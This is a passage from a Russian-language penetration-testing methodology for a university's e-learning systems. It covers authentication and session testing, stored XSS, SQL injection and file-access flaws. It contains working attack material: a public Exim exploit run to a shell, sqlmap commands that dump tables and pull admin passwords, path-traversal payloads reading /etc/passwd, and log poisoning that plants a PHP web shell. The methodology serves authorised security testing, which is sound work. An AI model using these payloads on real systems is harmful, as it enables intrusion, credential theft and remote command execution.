


Рисунок 6 – Поиск информации об уязвимостях почтового сервера Exim версии 4.87

Эксплойт к данной уязвимости размещен на хостинге GitHub (<https://github.com/synacktiv/Exim-CVE-2018-6789>). Использование эксплойта представлено на рисунке 7.

```
$ git clone https://github.com/synacktiv/Exim-CVE-2018-6789.git
Клонирование в «Exim-CVE-2018-6789»...
remote: Enumerating objects: 6, done.
remote: Total 6 (delta 0), reused 0 (delta 0), pack-reused 6
Получение объектов: 100% (6/6), 4.77 КиБ | 4.77 МБ/с, готово.
$ cd Exim-CVE-2018-6789/
$ gcc exploit.c -o exploit
exploit.c: В функции «exploit»:
exploit.c:411:33: предупреждение: формат не является строковой константой, и не з
аданы аргументы форматирования [-Wformat-security]
    411 |     sprintf(buf + acl_offset + i, shellcode);
        |     ~~~~~^~~~~~
$ ./expl mail.university.example 25 60
[mail.university.example]
expl: stabilizing perm pool
expl: creating workspace
expl: setting up upward frontier
expl: creating bottom chunk
expl: creating target chunk
expl: corrupting chunk size of target chunk
expl: creating top chunk
expl: releasing target chunk
expl: overlapping top chunk
expl: releasing storeblock chain
expl: got a potentially good acl pointer
expl: overwriting acl with shellcode
expl: triggering payload
[!] enjoy your shell
shell >
```

Рисунок 7 – Эксплуатация уязвимости CVE-2018-6789

Некоторые известные уязвимости требуют повышенных прав, например уязвимость CVE-2020-14321 удалённого выполнения кода системы Moodle до версий 3.9.1, 3.8.4, 3.7.7 и 3.5.13 можно эксплуатировать только обладая правами преподавателя. К попытке эксплуатации таких уязвимостей следует вернуться, если в ходе дальнейшего тестирования на проникновение необходимые права будут получены.

## 2.7 Тестирование аутентификации и управления сессиями

Аутентификация — это действия по проверке подлинности субъекта доступа. Типичным примером аутентификации является процесс входа в систему. Не каждый метод аутентификации способен обеспечить надлежащую защиту, часто можно обойти меры аутентификации, подделав запросы. Для обхода аутентификации можно изменять параметры запросов или подделывать идентификаторы сессий.

Один из способов обхода аутентификации это прямой запрос к странице. Если веб-приложение реализует контроль доступа только на странице входа, схему аутентификации можно обойти, запросив страницу напрямую. Следует проверить все страницы найденные в ходе сбора информации, в том числе найденные по словарю, которые должны быть доступны только авторизованным пользователям, на предмет возможности доступа по прямому URL для не авторизованного пользователя. Также следует проверить страницы найденные по словарю на возможность выполнения через них привилегированных действий в обход аутентификации.

Например при переходе по ссылке «Редактировать портфолио», которая отображается на странице <https://lk.university.example/my> при доступе от имени пользователя с ограниченными правами (студента), открывается страница редактирования портфолио по URL <https://lk.university.example/portfolio?user=1000&act=edit>. Следует проверить возможность доступа к данной странице по прямому URL и редактирования портфолио пользователя с идентификатором 1000 без аутентификации. Также в данном примере следует проверить возможность доступа пользователя с ограниченными правами к чужим портфолио и возможность их редактирования, изменяя GET-параметр запроса user.

При тестировании управления сессиями нужно проверить, что выявленные при сборе информации идентификаторы сессий, создаются безопасным и непредсказуемым способом. Следует выявить возможность подделки идентифи-

каторов сессий, что обеспечит возможность несанкционированного доступа. Также следует проверить защищённость от подделывания других параметров сессии (например таких как признак повышенных привилегий).

Идентификаторы сессий компонентов ЭИОС, которые представляют собой общедоступные веб-приложения, следует рассматривать в последнюю очередь, т. к., в если бы они были уязвимы информация об этом с высокой долей вероятности была бы найдена ранее в открытых источниках.

Идентификаторы сессий должны быть проверены по таким критериям, как случайность, уникальность, устойчивость к статистическому и криптографическому анализу и к утечке информации. Следует изучить структуру и содержание идентификатора сессии. Распространенной ошибкой является включение конкретных данных в токен, не защищенным от модификации образом.

Если идентификатор сессии передаётся открытым текстом, структура и соответствующие данные могут быть сразу видны, например: 192.0.2.2:eiosuser:password:15:58.

Если часть или весь токен, по-видимому, закодирован или хэширован, его следует сравнить с различными представлениями, чтобы проверить наличие очевидной обфускации. Например, вот как строка 192.0.2.2:eiosuser:password:15:58 выглядит в Hex, Base64 и в виде хэша MD5

– Hex: 3139322e302e322e323a656966f73757365723a70617373776f72643a31353a3538

– Base64: MTkyLjAuMi4yOmVpb3N1c2Vy0nBhc3N3b3Jk0jE10jU4

– MD5: f40b6a71f4118d08863373407f19a488

Гибридные токены могут включать в себя такую информацию как IP-адрес или идентификатор пользователя, вместе с закодированной частью, например, `eiosuser:192.0.2.2:a7656fafe94dae72b1e1487670148412`.

Определив тип обфускации, возможно, удастся декодировать исходные данные. Однако в большинстве случаев это маловероятно. Кроме того, если получится определить как формат, так и метод обфускации, можно разработать автоматизированные атаки методом перебора.

Если идентификатор сессии представляет собой хэш, имеет смысл попробовать определить формат данных перебирая хэши известных данных сессии (логин, пароль, IP адрес) и их комбинаций.

Проанализировав один сессионный токен, следует изучить репрезентативную выборку. Простой анализ токенов должен сразу выявить очевидные закономерности. Например, 32-битный токен может включать в себя 16 бит статичных и 16 бит переменных данных. Это может указывать на то, что первые 16 бит представляют фиксированный атрибут пользователя, например, его имя или IP-адрес. Если второй 16-битный фрагмент монотонно увеличивается, это может указывать на последовательный или даже временной элемент для генерации токена.

Если идентифицированы статичные элементы токенов, следует собрать дополнительные образцы, изменяя по одному потенциальному входному элементу за раз. Например, попытки входа в систему через другую учётную запись или с другого IP-адреса могут привести к изменениям в ранее статичной части сессионного токена.

При тестировании структуры идентификатора сессии следует рассмотреть следующие вопросы:

- какие части идентификатора сессии являются статичными?
- какая конфиденциальная информация из идентификатора сессии хранится в открытом виде? Например, имена пользователей/UID, IP-адреса.
- какая конфиденциальная информация легко декодируется?
- какую информацию можно извлечь из структуры идентификатора сессии?
- какие части идентификатора сессии являются статичными для одних и тех же условий входа в систему?
- какие очевидные закономерности просматриваются в структуре Session ID в целом или в отдельных его частях?

Для безопасного управления сессией идентификаторы и прочие парамет-

ры сессии (обычно передаваемые как Cookie) должны сочетать в себе несколько характеристик, каждая из которых направлена на защиту от различных видов угроз. Вот эти характеристики:

- непредсказуемость: идентификатор сессии должен содержать некоторое количество данных, которые трудно угадать. Чем сложнее подделать настоящий идентификатор сессии, тем сложнее взломать сессию законного пользователя. Если злоумышленник сможет угадать идентификатор, используемый в активной сессии законного пользователя, он сможет полностью выдать себя за этого пользователя (захват сессии);

- устойчивость к несанкционированному доступу: параметр сессии должен противостоять злонамеренным попыткам модификации. Если тестировщик находит cookie типа `isAdmin=No`, его легко изменить, чтобы получить права администратора;

- срок действия: cookie хранящие идентификатор сессии должны действовать в течение минимально необходимого периода времени и сразу удаляться с диска или из памяти, чтобы избежать риска их повторного воспроизведения;

- флаг Secure: cookie, значения которых критичны для целостности сессии, должны иметь этот флаг, чтобы разрешить его передачу только по зашифрованному каналу для предотвращения перехвата.[8]

Для работы с Cookie можно использовать дополнение для браузера Mozilla Firefox Cookie Quick Manager. Например на рисунке 8 представлен просмотр Cookie, которые устанавливает сайт `moodle.university.example` после аутентификации пользователя под логином `s638097091`.

Cookie `MoodleSession` является идентификатором сессии в системе Moodle и поэтому, как отмечалось ранее, наличие уязвимости маловероятно. Cookie `qaz` представляет собой часть логина, вероятно идентификатор пользователя, а Cookie `ufkg` является md5 хэшем логина пользователя. Следует провести проверку уязвимости подставив в `ufkg` и `qaz` хэш логина и идентификатор другого пользователя.




Рисунок 8 – Пример работы с Cookie с помощью дополнения Cookie Quick Manager браузера Mozilla Firefox

Если в ходе тестирования аутентификации и управления сессиями удалось повысить привилегии или подделать идентификатор сессии пользователя с повышенными привилегиями, то тестирование контроля входных данных следует проводить не только от имени анонимного пользователя и пользователя с ограниченными правами, но и от имени пользователя с ограниченными правами после повышения привилегий и пользователей с повышенными привилегиями идентификаторы сессий которых удалось подделать.

## 2.8 Тестирование контроля входных данных.

### Тестирование хранимых межсайтовых скриптов (Stored XSS)

Хранимые межсайтовые скрипты (XSS) — самый опасный тип межсайтового скриптинга. Веб-приложения, которые позволяют пользователям хранить данные, потенциально подвержены атакам такого типа. Данная уязвимость появляется, когда веб-приложение получает входные данные от пользователя, которые могут быть вредоносными, а затем сохраняет их для последующего использования, в случае если, сохраненные входные данные некорректно фильтруются, вредоносные данные появятся на веб-сайте и запустятся в браузере пользователя с привилегиями веб-приложения.

Эксплуатация происходит, когда пользователь посещает страницу с хранимым XSS. Типичный сценарий атаки включает следующие этапы:

- нарушитель сохраняет вредоносный код на уязвимой странице;
- пользователь проходит аутентификацию в приложении;
- пользователь посещает уязвимую страницу;
- вредоносный код выполняется в браузере пользователя.

Хранимый XSS особенно опасен в областях приложений, к которым имеют доступ пользователи с высокими привилегиями. Когда администратор посещает уязвимую страницу, его браузер автоматически исполняет атаку. Это может привести, в том числе, к получению нарушителем идентификаторов сессии. [8]

Первый шаг — определить все точки ввода информации, в которых пользовательский ввод сохраняется на сервере, а затем отображается веб-приложением. В ЭИОС типичные примеры хранимого пользовательского ввода можно найти в:

- профиле пользователя: данные профиля, такие как телефон, адрес электронной почты, ссылки на профили в социальных сетях;
- портфолио студентов: рецензировании/комментировании к работам дру-

гих студентов;

- системе элеронного обучения: ответы на тестовые задания с развернутым ответом;

- личном кабинете: функция отправки личных сообщений другим пользователям ЭИОС.

Входные данные, хранящиеся в приложении, обычно используются в тегах HTML, но их также можно найти в скриптах JavaScript. Важно понять, сохраняется ли ввод и как он позиционируется в контексте страницы. Тестирование хранимых XSS включает в себя тестирование мер контроля входных данных и фильтрации в приложении.

Например, для того чтобы изменить номер телефона в профиле нужно отправить POST запрос на `https://lk.university.example/profile/savetel` с телом `tel=<номер_телефона>`. Ввод чего либо, кроме цифр, в HTTP-форме на странице `https://lk.university.example/profile/` ограничен с помощью JavaScript. Необходимо протестировать осуществляется ли контроль отсутствия служебных символов HTML на стороне сервера. Для этого можно отправить запрос вручную с помощью cURL.

```
$ curl 'https://lk.university.example/profile/savetel' -X POST -H 'Content-Type: application/x-www-form-urlencoded' -H 'Cookie: <cookie сессии>' -H <другие необходимые HTTP-заголовки> -H <...> --data-raw 'tel=<script>alert("TEST")</script>'
```

Если сервер вернул принял запрос и при открытии в браузере страницы `https://lk.university.example/profile/` отобразится всплывающее окно с надписью TEST, то уязвимость найдена.

## 2.9 Тестирование контроля входных данных. SQL-инъекции

Одной из самых распространенных ошибок связанной с контролем входных данных является прямая подстановка данных полученных от пользователя в SQL запрос, что приводит к уязвимости типа SQL-инъекция. Самым простым способом проверки наличия данной ошибки является добавление к точке ввода информации кавычки («'» или «"»). Если SQL-инъекция действительно есть сервер может вернуть сообщение об ошибке базы данных (например «Database Error»), страницу некорректного вида либо иной неожиданный результат отличающиеся от результата других некорректных значений в данной точке ввода информации, пример представлен на рисунке 9.




Рисунок 9 – Пример сообщения об ошибке при подстановке кавычки в уязвимую точку ввода информации

Однако не все SQL инъекции могут быть обнаружены таким образом, веб-приложение может в случаи ошибки базы данных возвращать код обычный код для отсутствующий страницы – 404, также возможен случай основанных на времени SQL-инъекций, когда подстановка SQL-кода влияет на время загрузки страницы. Для обнаружения SQL-инъекций в таких случаях целесообразно использовать автоматические сканеры уязвимостей.

Программа sqlmap позволяет как обнаруживать так и эксплуатировать SQL-инъекции. Пример команды запуска sqlmap для URL `https://university.example/news/?cat=1&id=5`:

```
$ sqlmap -u 'https://university.example/news/?cat=1&id=5'
```

При сканировании POST-запроса, его тело указывается в параметре командной строки «--data»:

```
$ sqlmap -u 'https://university.example/getnews/' --data 'cat=2&id=30'
```

На предмет наличия SQL-инъекций будут проверены все GET-параметры и/или POST-параметры запроса. При обнаружении формата JSON в теле POST-запроса Sqlmap выведет интерактивный вопрос сканировать ли параметры JSON на наличие SQL-инъекций

```
$ sqlmap -u 'https://university.example/api/news' --data '{"cat":"5","id":"8"}'  
<...>  
JSON data found in POST body. Do you want to process it? [Y/n/q]  
<...>
```

Точки ввода информации являющиеся частями URL адреса необходимо пометить символом «\*». Например:

```
$ sqlmap -u 'https://university.example/cat/8*/news/11*/'
```

Для сканирования одного параметра запроса, например того, где ранее мыла обнаружена SQL-инъекция посредством добавления кавычки, имя данного параметра передается параметре командной строки «-p». Например, команда для сканирования только GET-параметра id.

```
$ sqlmap -u 'https://university.example/news/?cat=3&id=20' -p id
```

Также sqlmap можно передать параметр командной строки «--risk», который принимает значения от 1 до 3 (по умолчанию 1) и параметр командной строки «--level», который принимает значения от 1 до 5 (по умолчанию 1). При значении параметра risk 2 sqlmap проводит тесты основанных на времени SQL-инъекций, что создает повышенную нагрузку на сервер тестируемого веб-приложения. При значении параметра risk 3 sqlmap также проводит тесты инъекций на основе OR, что может в некоторых случаях повредить хранящуюся в базе данных информацию. Параметр level влияет на количество проводимых тестов, чем выше level, тем больше разнообразных, тестов проводит sqlmap. Кроме того, при значении параметра level 2 добавляется поиск SQL-инъекций в значениях Cookie, при значении 3 – в HTTP заголовках User-Agent и Referer, при значении 5 – HTTP заголовок Host. Использование высоких значений level и risk существенно увеличивает вероятность обнаружения SQL-инъекции, но при этом увеличивается время сканирования.

Для сканирования от имени авторизованного пользователя Cookie и HTTP заголовки содержащие идентификаторы сессии можно передать sqlmap в параметрах командной строки «--cookie» и «--headers» соответственно, следующим образом:

```
$ sqlmap -u 'https://university.example/news/?id=20'
                                     --cookie "ключь_cookie=индификатор_сессии"
или
$ sqlmap -u 'https://university.example/api/news' --data '{"cat":"5","id":"8"}'
                                     --cookie "ключь_cookie=индификатор_сессии"
                                     --headers "Authorization: Bearer индификатор_сессии"
или
$ sqlmap -u 'https://university.example/getnews/' --data 'cat=2&id=30'
                                     --headers "Authorization: Basic base64(логин/пароль)"
```

Пример результата работы Sqlmap (обнаружена SQL-инъекция):

```
$ sqlmap -u 'https://lk.university.example/main/documents' --data 'number=1'
<...>
[*] starting @ 21:33:02 /2023-06-12/

[21:33:05] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own
('sess=reoo726heo8...1j37jpj2b9'). Do you want to use those [Y/n]
[21:33:09] [INFO] checking if the target is protected by some kind of WAF/IPS
<...>
[21:33:12] [INFO] testing for SQL injection on POST parameter 'number'
[21:33:12] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
<...>
[21:33:28] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE -
comment)'
[21:33:29] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[21:33:42] [INFO] POST parameter 'number' appears to be 'MySQL >= 5.0.12 AND
time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads
specific for other DBMSes? [Y/n]
<...>
[21:33:50] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:33:50] [INFO] automatically extending ranges for UNION query injection
technique tests as there is at least one other (potential) technique found
[21:34:01] [INFO] target URL appears to be UNION injectable with 5 columns
[21:34:03] [INFO] POST parameter 'number' is 'Generic UNION query (NULL) - 1 to
20 columns' injectable
POST parameter 'number' is vulnerable. Do you want to keep testing the others
(if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 72 HTTP(s)
requests:
---
Parameter: number (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: number=1') AND (SELECT 4864 FROM (SELECT(SLEEP(5)))bRic) AND
('CYNJ'='CYNJ
```

```

Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: number=1') UNION ALL SELECT
CONCAT(0x716b7a6a71,0x747078726c455941464b477577656250716b74585a6855504277717641
4f6d6a4361505552456a6a,0x716a787071),NULL,NULL,NULL,NULL-- -
---
[21:34:06] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.0.12
[21:34:09] [INFO] fetched data logged to text files under '/home/user/.local/
share/sqlmap/output/lk.university.example'
[21:34:09] [WARNING] your sqlmap version is outdated

[*] ending @ 21:34:09 /2023-06-12/

```

Sqlmap «запомнит» найденные SQL-инъекции и при дальнейших запусках с совпадающим URL поиск уязвимости будет пропущен.

В первую очередь на SQL-инъекции следует проверить точки ввода информации на страницах, которые содержат:

- портфолио студентов;
- результаты промежуточной аттестации
- результаты поиск по электронной библиотеке;
- результаты поиск по официальному сайту;
- списком загруженных отчётов о курсовых, лабораторных, практических и прочих работах.

Целесообразно проводить тестирование на SQL-инъекции в следующем порядке:

а) проверка точек ввода информации обнаруженных при сборе информации предмет наличия SQL-инъекций и подтверждение SQL-инъекций с помощью sqlmap.

б) попытка эксплуатации найденных в предыдущем пункте уязвимостей с помощью sqlmap;

в) сканирование остальных запросов содержащих точки ввода информации;

г) попытка эксплуатации найденных в предыдущем пункте уязвимостей с помощью sqlmap.

Существует несколько вариантов эксплуатации найденной SQL-инъекции с помощью sqlmap. Для того, чтобы получить полную копию доступных для чтения таблиц, к команде с помощью которой была найдена SQL-инъекция добавляется ключ командной строки «--dump-all», параметр «--output-dir» задает каталог в который сохраняются таблицы базы данных в виде файлов в формате CSV:

```
$ sqlmap -u 'https://lk.university.example/main/documents' --data 'number=1'
--dump-all --output-dir '/home/user/EIOS_TEST/'
<...>
[22:31:31] [INFO] resuming back-end DBMS 'mysql'
[22:31:31] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
<...>
[22:31:32] [INFO] sqlmap will dump entries of all tables from all databases now
<...>
[22:31:34] [INFO] table 'lk.users' dumped to CSV file '/home/user/EIOS_TEST/
lk.university.example/dump/lk/users.csv'
<...>
[22:31:35] [INFO] table 'lk.portfolio' dumped to CSV file '/home/user/
EIOS_TEST/lk.university.example/dump/lk/portfolio.csv'
```

Указав ключ «--tables» можно получить список таблиц:

```
$ sqlmap -u 'https://lk.university.example/main/documents' --data 'number=1'
--tables
<...>
[22:50:45] [INFO] fetching database names
[22:50:46] [INFO] fetching tables for databases: 'lk, information_schema'
Database: lk
[37 tables]
+-----+
| users                                     |
<...>
| portfolio                               |
| roles                                   |
<...>
+-----+
```

Указав ключ «--columns» можно получить список колонок, при этом параметрами «-D» и «-T» необходимо задать базу данных и таблицу:

```
$ sqlmap -u 'https://lk.university.example/main/documents' --data 'number=1'
--columns -D mysql -T users
[23:01:04] [INFO] fetching columns for table 'users' in database 'lk'
Database: lk
Table: users
[51 columns]
+-----+-----+
| Column                               | Type               |
+-----+-----+
```

|               |               |
|---------------|---------------|
| id            | bigint        |
| locked        | enum('N','Y') |
| <...>         |               |
| password      | varchar(255)  |
| <...>         |               |
| +-----+-----+ |               |
| <...>         |               |

Параметре sqlmap «--sql-query» позволяет указать произвольный SQL-запрос к базе данных. Если запрос является оператором SELECT, sqlmap получит и отобразит его результат. В противном случае он выполнит запрос с помощью метода SQL-инъекции stacked query. Однако метод stacked query, может быть недоступен в случае использования некоторых веб-технологий.

Пример выполнения SQL-запроса для получения трех пары логин/пароль с установленным флагом admin из таблицы users базы данных lk:

```
$ sqlmap -u 'https://lk.university.example/main/documents' --data 'number=1'
--sql-query "SELECT login, password FROM lk.users WHERE admin='Y' LIMIT 3"
<...>
SELECT email, password FROM lk.users WHERE admin='Y' LIMIT 3 [3]:
[*] alex.dall, thee4Zai
[*] nik.tttt, sei6ieP5
[*] superjohn, 0c6bei7l
<...>
```

Следует изучить структуру баз данных доступных через SQL-инъекции и составить список конфиденциальной информации, которую можно получить, проверить возможность модификации данных находящихся в базе данных посредством выполнения произвольных SQL-запросов через SQL-инъекции, а также предпринять попытку получить логин/пароль привилегированного пользователя и попытаться пройти аутентификацию от его имени.

Следующая команда позволяет просмотреть привилегии пользователя СУБД от имени которого веб-приложение работает с базой данных

```
$ sqlmap -u 'https://lk.university.example/main/documents' --data 'number=1'
--privileges -U CU
<...>
database management system users privileges:
[*] 'user'@'%' (administrator) [64]:
    privilege: ALTER
<...>
    privilege: FILE
<...>
```

В случае наличия привилегии FILE у пользователя СУБД sqlmap позволяет через SQL-инъекцию просматривать содержимое файлов на сервере, на чтение которых есть право у пользователя ОС, от имени которого работает СУБД, следующим образом:

```
$ sqlmap -u 'https://lk.university.example/main/documents' --data 'number=1'
--file-read <путь к файлу>
```

Следует предпринять попытку получения исходного кода веб-приложения и конфигурационных файлов серверного ПО. Пути по которым расположены файлы с исходным кодом веб-приложения могут раскрываться при отправке в точках ввода информации некорректных данных, как например на, в случае представленном на рисунке 9, а также находятся в конфигурационных файлах веб-сервера (например для сервера nginx следует проверить следующие файлы /etc/nginx/conf.d/default.conf, /etc/nginx/nginx.conf). Если пути к файлам с исходным кодом веб-приложения получить не удалось, следует попробовать стандартные пути /var/www/index.php, /home/web/index.jsp и т. д.

Все полученные с сервера файлы следует проанализировать на предмет наличия уязвимостей, если в коде веб-приложения будут обнаружены SQL-инъекции, уязвимости включения файлов или загрузки непредусмотренных типов файлов, следует предпринять попытки их эксплуатации вернувшись к соответствующим разделам методики. Также в коде веб-приложения могут быть ключи для шифрования и/или цифровой подписи идентификаторов сессии, если это так, то следует вернуться к тестированию управления сессиями и попробовать подделать идентификатор сессии с помощью обнаруженных ключей.

## 2.10 Тестирование контроля входных данных.

### Уязвимости при доступе к файлам

Уязвимости при доступе к файлам позволяют нарушителю выполнить или просмотреть файл на сервере. Уязвимости возникают из-за использования введенных пользователем данных без надлежащего контроля. Это может привести к:

- выполнению кода на веб-сервере;
- выполнение кода на стороне клиента, что может привести к атакам меж-сайтового скриптинга;
- отказу в обслуживании;
- получению содержимого файлов на сервере.

Включение локальных файлов (LFI) – уязвимость, которая заключается во включении файлов, присутствующих на сервере, включение которых не предусмотрено. Уязвимость LFI возникает, когда переданные в оператор включения файла с кодом или данными пути должным образом не фильтруются, что позволяет подменить включаемый файл с помощью специальных символов используемых в путях к файлам («/», «\», «..», «.»). При поиске данной уязвимости нужно выбрать точки ввода информации ввода информации, которые по видимому, являются именем файла или частью имени файла. Например на lk.university.example используется PHP и по URL

`https://lk.university.example/ajax/?reqtype=portfolio&act=get&work=10`

доступны данные о студенческой работе в портфолио студента,

`https://lk.university.example/ajax/?reqtype=grades&act=list`

доступно результаты промежуточной аттестации. Можно предположить что portfolio и grades являются частью имен файлов, которые являются частью веб-приложения и в которых реализована соответствующая функциональность. Проверить это можно следующим образом. Если при замене «grades» на «./grades», «.././grades» и не происходит никаких изменений, а при замене на

«../grades», «../../grades», то скорее всего имеет место LFI-уязвимость.

Даже если уязвимость существует, ее эксплуатация может быть затруднена. Например к имени файла может добавляться расширение, это можно попытаться обойти следующими способами.

Добавление нулевого байта, управляющего символа со значением ноль, который используется в качестве зарезервированного символа для обозначения конца строки. Любой символ после этого специального байта будет проигнорирован. Обычно этот символ можно ввести с помощью строки «%00» в URL-кодировке, добавив его к запрошенному пути. Применительно к предыдущему примеру:

```
https://lk.university.example/ajax/?reqtype=../../../../etc/passwd%00&act=list
```

Усечение пути. Путь может усекается, например в большинстве инсталляций PHP ограничение на имя файла составляет 4096 байт. Если имя файла длиннее этого значения, PHP просто обрезает его, отбрасывая «лишние» символы. Злоупотребление этим поведением позволяет заставить PHP игнорировать расширение .php, перемещая его за пределы 4096 байт.

Если файл не выполняется, а отображается «как есть», то такая уязвимость называется уязвимостью обход каталога (directory traversal). Например по URL

```
https://lk.university.example/profile/my/userfile?name=otchet.odt
```

загружается файл otchet.odt. Возможно значение GET-параметра name используется для открытия файла, хранящегося в файловой системе сервера. Следует попытаться указать вместо otchet.odt относительный путь к файлу на сервере:

```
https://lk.university.example/profile/my/userfile?name=../../../../etc/passwd
```

(файл /etc/passwd, как правило, всегда приветствуется в операционной системе Linux, а большое количество повторений «../» позволяет подняться к корню файловой системы).

В случае уязвимости обхода каталога можно получить код веб-приложе-

ния. В случае уязвимости включения локальных файлов получение исходного кода веб-приложения затруднено так, как код не возвращается а выполняется, однако в этом случае возможно исполнение произвольного кода если его удастся передать на сервер.

При обнаружении возможности просматривать файлы на сервере через уязвимость обхода каталога следует предпринять попытку получения исходного кода веб-приложения и конфигурационных файлов серверного ПО. Начать поиск файлов с кодом на сервере можно через относительные пути, т. е.

```
https://lk.university.example/profile/my/userfile?name=index.php
```

```
https://lk.university.example/profile/my/userfile?name=../index.php
```

```
https://lk.university.example/profile/my/userfile?name=../../index.php
```

Все полученные с сервера файлы следует проанализировать на предмет наличия уязвимостей, если в коде веб-приложения будут обнаружены SQL-инъекции, уязвимости включения файлов или загрузки непредусмотренных типов файлов, следует предпринять попытки их эксплуатации вернувшись к соответствующим разделам методики. Также в коде веб-приложения могут быть ключи для шифрования и/или цифровой подписи идентификаторов сессии, если это так, то следует вернуться к тестированию управления сессиями и попробовать подделать идентификатор сессии с помощью обнаруженных ключей.

При обнаружении LFI-уязвимости следует предпринять попытки эксплуатации. Один из способов эксплуатации данной уязвимости является включение лог-файла, в который предварительно специально оформленным запросом включен код. Например лог-файл находится по пути

```
/var/log/nginx/access.log
```

и его можно просмотреть через LFI-уязвимость:

```
$ curl "https://lk.university.example/ajax/?reqtype=../../../../../var/log/nginx/
access.log%00&act=list"
<...>
192.0.2.2 - - [05/May/2023:22:48:41 +0300] "GET / HTTP/1.1" 200 894 "https://
lk.university.example/" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.0" "-"
```

После выполнения запроса:

```
$ curl -A "<?php system($_GET[cmd]); ?>" "https://lk.university.example/"
```

В лог файле появится следующая строка:

```
192.0.2.2 - - [05/May/2023:22:48:41 +0300] "GET / HTTP/1.1" 200 894 "https://lk.university.example/" "<?php system($_GET[cmd]); ?>" "-"
```

После чего станет возможно выполнять на сервере произвольные команды т. е. по сути загружен веб-шелл (см. параграф 2.12).

```
$ curl "https://lk.university.example/ajax/?reqtype=../../../../var/log/nginx/access.log%00&cmd=ls -la /"
bin
boot
dev
etc
<...>
```

Способы эксплуатации данной уязвимости в сочетании с другими рассмотрены в разделе методики «Загрузка программы для управления сервером» (см. параграф 2.12).

## 2.11 Тестирование загрузки файлов непредусмотренных типов

Как понятно исходя из типовых функций в ЭИОС присутствует функция загрузки файлов. Веб-приложение должно разрешать загрузку только определенных типов файлов. Риск заключается в том, что нарушитель может отправить файл непредусмотренного типа, который может быть выполнен или другим образом негативно повлиять на приложение или систему. Если расширение неправильное, загрузка должна сразу отклоняться.

Например курсовые работы студентов после загрузки в ЭИОС в формате PDF доступны по URL:

`https://lk.university.example/portfolio/<ид_пользователя>/kurs/<имя_файла>.pdf`

Если веб-приложения не проверяет тип и расширение загружаемого файла, то может загрузить HTML файл с вредоносным JavaScript кодом, который отправляет нарушителю сессионные cookie, открывших данный файл пользователей. Загрузив выполняемый файл нарушитель может получить контроль над веб-приложением, подробнее в разделе «Загрузка программы для управления сервером» (см. параграф 2.12).

В ходе тестирования загрузки файлов непредусмотренных типов следует:

- выяснить, какие типы файлов должны быть разрешены;
